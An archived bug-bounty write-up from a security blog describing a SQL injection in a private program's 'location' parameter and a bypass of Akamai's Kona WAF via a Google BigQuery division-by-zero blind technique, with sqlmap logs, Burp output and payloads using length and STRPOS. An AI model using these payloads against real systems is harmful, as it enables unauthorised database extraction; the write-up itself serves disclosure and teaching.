

Akamai Web Application Firewall Bypass Journey: Exploiting “Google BigQuery” SQL Injection Vulnerability

Akamai Web Application Firewall Bypass Journey: Exploiting “Google BigQuery” SQL Injection Vulnerability - Duc Nguyen The, hackemall.live.

- Published: date not stated
- Original: <<https://hackemall.live/index.php/2020/03/31/akamai-web-application-firewall-bypass-journey-exploiting-google-bigquery-sql-injection-vulnerability/>>
- Preserved from: <https://hackemall.live/index.php/2020/03/31/akamai-web-application-firewall-bypass-journey-exploiting-google-bigquery-sql-injection-vulnerability/> (stored) on 2026-08-11
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Akamai Web Application Firewall Bypass Journey: Exploiting “Google BigQuery” SQL Injection Vulnerability | Hack 'Em All



[akamai](#), [Bug bounty](#), [WAF bypass](#), [Web](#), [Writeup](#)

Akamai Web Application Firewall Bypass Journey: Exploiting “Google BigQuery” SQL Injection Vulnerability

By Duc Nguyen The, March 31, 2020




Hi guys, long time no write. As some previous articles in my [blog](#) only focus on CTF writeups, so in this time and maybe the next time, I want to write another topic about my research also doing bug bounty hunter. So as the topic name above, in this time I will write about my experience when bypass the popular web application firewall (WAF) of akamai technologies company aka. Kona WAF and exploit a SQL injection vulnerability.

0x01: The Stumble Upon.

Last weekend, I was invited to a private program on [hackerone](#), and yes for the private info as usually, I will call that program is: **0x1337.space** program. Actually, I quickly navigate to the scope section also the thanks page for looking the basic info. The program has a large scope: *.


0x1337.space and launched for a long time ago. At the thanks page:



Thanks page of program. So **clear verify** much wow :doge:

So many "big" bros with average reputation from 2000 . When you was invited to a private program, you think "oh my time, I will find more bug, more bounty, that ez than public program ". You should rethink about that.

And yes as usually, when wating the report from medusa-v1.0 (my bug bounty hunter tool), I poked around the main domain (homepage). The page opened with so much function, endpoint ...etc... After working around with the burpsuite requests / responses, I noticed that there is a problem at a POST parameter. So in my article, I will call it with the name is: **"location"**. Basically, the server don't sanitize user input in the location parameter, so the exception appear as below image.



Exception

The crafted request I used simply:

```
POST /vulnerable-endpoint/ HTTP/1.1
```

```
Host: 0x1337.space
```

```
...
```

```
**location=abcd1337"**
```

As you can see at above image, the server response SQL query exception with detail table name also the columns name. The info similar that:

```
**select AAA,BBB,CCC,DDD from EEE where location="\abcd1337"\n **
```

My friend named me with the nickname ducnt SQL and with all my experiences, I totally definitely this is a SQL injection vulnerability . So, I quickly setup an automatic exploit with this parameter, made a coffee cup, draft a SQL injection report to the vendor, waiting the information extracted from automation tool and fill in, submit the report and get the bounty. Ez life, ez money.



But but ...

```

18:33:48 [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
18:33:48 [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
18:33:49 [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
18:33:50 [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
18:33:50 [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
18:33:51 [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
18:33:52 [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
18:33:53 [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
18:33:53 [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
18:33:54 [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
18:33:55 [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'

18:34:01 [WARNING] it appears that the character '>' is filtered by the back-end server. You are strongly advised to rerun with the '--tamper-between'
sqlmap identified the following injection point(s) with a total of 1389 HTTP(s) requests:

Type: boolean-based blind
Title: MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)
Payload:

18:34:45 [WARNING] changes made by tampering scripts are not included in shown payload content(s)
18:34:45 [INFO] the back-end DBMS is MySQL


back-end DBMS: MySQL Unknown
18:34:45 [INFO] fetching database names
18:34:45 [INFO] fetching number of databases
18:34:45 [INFO] retrieved:
18:34:46 [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
18:34:46 [ERROR] unable to retrieve the number of databases
18:34:46 [INFO] falling back to current database
18:34:46 [INFO] fetching current database
18:34:46 [INFO] retrieving the length of query output
18:34:46 [INFO] retrieved:
18:34:46 [INFO] retrieved:
18:34:46 [INFO] retrieved:
18:34:50 [CRITICAL] unable to retrieve the database names
18:34:50 [WARNING] HTTP error codes detected during run:
03 (Forbidden) - 844 times, 308 (?) - 684 times

```

WAFWTF ... Not easy like that, after digging more about the 403 status code when exploit SQL injection vulnerability that prevent extract the info from the database. The payload I used is:

```
**location=abcd1337" union select 1-- **
```

and I stumble upon with:



```

Request
Response
Raw Headers Hex HTML Render
1 HTTP/1.1 403 Forbidden
2 Server: AkamaiGHost
3 Mime-Version: 1.0
4 Content-Type: text/html
5 Content-Length: 277
6 Expires: Sun, 29 Mar 2020 17:28:10 GMT
7 Date: Sun, 29 Mar 2020 17:28:10 GMT
8 Connection: close
9 Set-Cookie: AKA_A2=A; expires=Sun, 29-Mar-2020 18:28:10 GMT; path=/;
10
11
12 <HTML><HEAD>
13 <TITLE>Access Denied</TITLE>
14 </HEAD><BODY>
15 <H1>Access Denied</H1>
16
17 You don't have permission to access
18 server.<P>
19 </BODY>
20 </HTML>
21

```

WAFWTF ...

So, I think, that is the reason why a vendor with a large scope launched for a long time ago also tested with so many "big" bros but this vulnerability still exist. However, as usually: challenges accepted.

0x02: Kona WAF Bypass & Exploit A Blind SQL Injection Vulnerability.

Detect the Kona WAF's behavior.

First of all, I tried every bypass method was public on the internet for bypass Kona WAF but no one success. Below are some payload I tried.

```
**' and sleep/**f**/(10) LIKE '3--  
-abc)/**/OR/**/MID(CURRENT_USER,1,1)/**/LIKE/**/'a'/**/--**
```

I spent 1 day and try everything to find the way for bypass WAF but got nothing.



In the next day, when I revisited it and manual exploit SQL injection vulnerability in a filter / block / WAF ... context, I try to detect which keyword, function was blocked also the behavior of them. From this I will find the way that can bypass, suitable with the context and find the payload that can extract the information from database. To sum up the WAF's behavior:


Block keyword: ****union****.

Block some **function**: **** sleep(), count()**** ...

Block some global variable: ****@@version**** ...

Block the combine of the query: ****select "ducnt" is okay****, but ***select "ducnt" from*** was blocked.

No ****mid()****, ****ascii()**** **function** !?!, that really weird with a normal database like SQL or MySQL.



Unidentified function error

When google bigquery meet the Kona WAF.

So with the info I collected above, I reviewed again the exception info.

"INVALID_ARGUMENT: Syntax error: Unexpected identifier"

Sound familiar, from this info and **"500 Internal Server Error"** status code from server also the info of the WAF's behavior above. I going to a conclusion that the server using google bigquery, not MySQL also SQL Server. For more information about the exception, you can find at: <https://cloud.google.com/spanner/docs/reference/rest/v1/Code>

***Kona WAF bypass: Exploiting a "Google BigQuery" blind sql injection vulnerability. ***

0: Preparation.

As I mentioned above, the info of database exception similar that:

****select AAA,BBB,CCC,DDD from EEE where location="\abcd1337"\n ****

So in below exploit, I will try to extract the value of the **DDD **column from **EEE** table.

The silver bullet :


****Request:****

POST /vulnerable-endpoint/ HTTP/1.1

Host: 0x1337.space

...

****location=ducnt1337" OR if(1/(length((select('a')))-1)=1,true,false) or "a"="b--****



- Division by zero for the win*

And yes, Déjà vu.



Déjà vu

I wrote up a CTF web challenge by abuse this division by zero error in 2017, you can check it out: <http://www.ducnt.net/2017/09/dzut-co-hon-phong-cach-ctf-web.html>

1: The concept.

First of all, I abuse the **length function** **of google big query** also the **division by zero** **for detect the true / false** (blind SQL injection) signature. Below is the concept. The payload I used to find the length of a string is:

```
**location=ducnt1337" OR if(1/(length((select("ducnt")))-5)=1,true,false) or "a"="b--**
```

In the google bigquery will be:

```
**select AAA,BBB,CCC,DDD from EEE where location="ducnt1337" OR if(1/(length((select("ducnt")))-5)=1,true,false) or 'a'='b--**
```

Payload explain: If the length of the string **ducnt** **(length = 5) minus 5, the result will be 1/0** and lead to division by zero error exception from database. Change the value after the minus math operation if you want to blind the length of value in column. So base on the concept of this, I can extract the value of the columns from database.

2: Exploit.

In below exploit, I try to extract the value of the **DDD **column from **EEE** table in database. So first of all, I will try to find the length of the value from **DDD **column (at **limit 1 position)**.

a) Blind the length of the value from ****DDD **column** at the limit 1 position. The payload:

```
**location=ducnt1337" OR if(1/(length((select/**/DDD/**/limit/**/1))-*$BLIND_LENGTH_HERE*$)=1,true,false) or "a="
```

In the google bigquery will be:

```
**select AAA,BBB,CCC,DDD from EEE where location="ducnt1337" OR if(1/(length((select/**/DDD/**/limit/**/1))-*$BLI
```

As you can see, if the length of the value from **DDD *column at the limit 1 position equal with the value *\$BLIND_LENGTH_HERE\$,** division by zero error exception will appear.

The screenshot shows the Burp Suite interface. At the top, there's a tab for 'Intruder attack 13'. Below it, the 'Results' tab is active, showing a table of requests. A red box highlights the 6th request, which has a status of 500 and a length of 4. Below the table, the 'Response' tab is active, showing the raw response. The response is an HTTP 500 Internal Server Error. The error message is 'Error: 11 OUT_OF_RANGE: division by zero: 1 / 0'. The screenshot also shows a search bar at the bottom with '0 matches'.

Request	Payload	Status	Error	Timeout	Length	Comment
6	6	500			4	
5	5	200				
14	14	200				
2	2	200				
1	1	200				
3	3	200				
4	4	200				
7	7	200				
8	8	200				

Request: Response

Raw Headers Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2
3 Content-Type: text/plain
4 X-Auth-Message: ERROR
5 Strict-Transport-Security: max-age=15724800; includeSubDomains;
6 X-Frame-Options: DENY
7 Content-Length: 53
8 Date: Mon, 30 Mar 2020 12:26:25 GMT
9 Connection: close
10
11
12
13 ERROR
14 Error: 11 OUT_OF_RANGE: division by zero: 1 / 0
```

30 of 300

Length of the value was blinded equal 6

So after the exploit, going to a conclusion that the length of the value from **DDD** column at limit 1 position **equal 6**.

b) Blind the value from **DDD *column at the limit 1 position**. To extract the value from the ****DDD **column**. I use ****STRPOS **function of the google bigquery** (REF: https://cloud.google.com/bigquery/docs/reference/standard-sql/string_functions) (ft) with division by zero error exception from the (1) and can extract the value from ****DDD **column**. The payload:

```
**location=ducnt" OR if(1/(STRPOS((select/**/DDD/**/limit/**/1),"$*BLIND_STRING_HERE*$"))=1,true,false) or "a"="b--
```

Let me explain the payload: In the **\$BLIND_STRING_HERE\$** will be a single string you want to blind. The ***STRPOS *function** will return the 1-based index of the first occurrence of substring inside string, returns 0 if substring is not found.

For example. If the string **a** exists in the value from the **DDD **column**, the value return from ****STRPOS **function** will not ****equal 0**. So the content of the page will response (not the division by zero signature).

The next step is determined the string **a** was blinded locate at which position from the value. Simply add the minus math operation outside the query. The payload:

```
**location=ducnt" OR if(1/(STRPOS((select/**/DDD/**/limit/**/1),"a")-$*BLIND_THE_POSITION_HERE*$)=1,true,false) o
```

Basically, the string **a** from the value of the **DDD *column** start at ****1st position**, result of the **STRPOS **minus math operation** will ****equal **with the \$*BLIND_THE_POSITION_HERE\$** if the **division by zero signature** appear. If not, the string **a** not locate at ****1st position** from the value of the ****DDD **column**.

So in this context, I extracted the value of the first position from the **DDD *value is *a character**. Repeat the process to blind all of the value. (remember the length = 6**)

c) PoC: After the exploit, I can extract the value from **DDD **column** at the **limit 1 position** and the value was: ****active**

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			6	
15	e	200			6	ducnt" OR if(1/(STRPOS((select limit/**/1),"activ\$"))=1,true,false) or "a"="b;
98		200			6	
97		200			6	
64	"	500				
79	:	500				
86	\	500				
1	0	500				
2	1	500				
3	2	500				
4	3	500				
5	4	500				
6	5	500				
8	7	500				
9	8	500				

Bypass Kona WAF and extract info from database via SQL injection vulnerability successfully.

0x03: Response from the vendor and my thought.

From the vendor: Vendor confirmed the vulnerability also the WAF bypass exploit and bounty in the same day, the patch was released into the next day. Kudos to them for a working hard and

very quickly response, I really appreciate it.

[image: image]

Vendor's response

Finally, kudos to my master with very strong techniques advised: **g4mm4** [image: image] for helping me in the journey.

Take away:

Red team: Don't give up, keep digging and you will find something.

Blue team: Notice about every weirdly exception also the HTTP error status code. Everything has its reason.

WAF seller / consultant / farmer: ̄(̄)

Thanks for reading and as usually, sorry for my bad engrisk * . (TOEIC 900) ~Cheers, *ducnt**

References:

- https://cloud.google.com/bigquery/docs/reference/standard-sql/string_functions
- <https://cloud.google.com/spanner/docs/reference/rest/v1/Code>
- https://twitter.com/gerben_javado/status/940220078947291137
- <https://security.stackexchange.com/questions/201653/sql-injection-bypass-against-konaakmai-waf>
- <https://github.com/EdOverflow/bugbounty-cheatsheet/blob/master/cheatsheets/sqli.md>
- <http://www.ducnt.net/2017/09/dzut-co-hon-phong-cach-ctf-web.html>

Archived from <https://hackemall.live/index.php/2020/03/31/akamai-web-application-firewall-bypass-journey-exploiting-google-bigquery-sql-injection-vulnerability/>. Rendered offline from the local Markdown copy.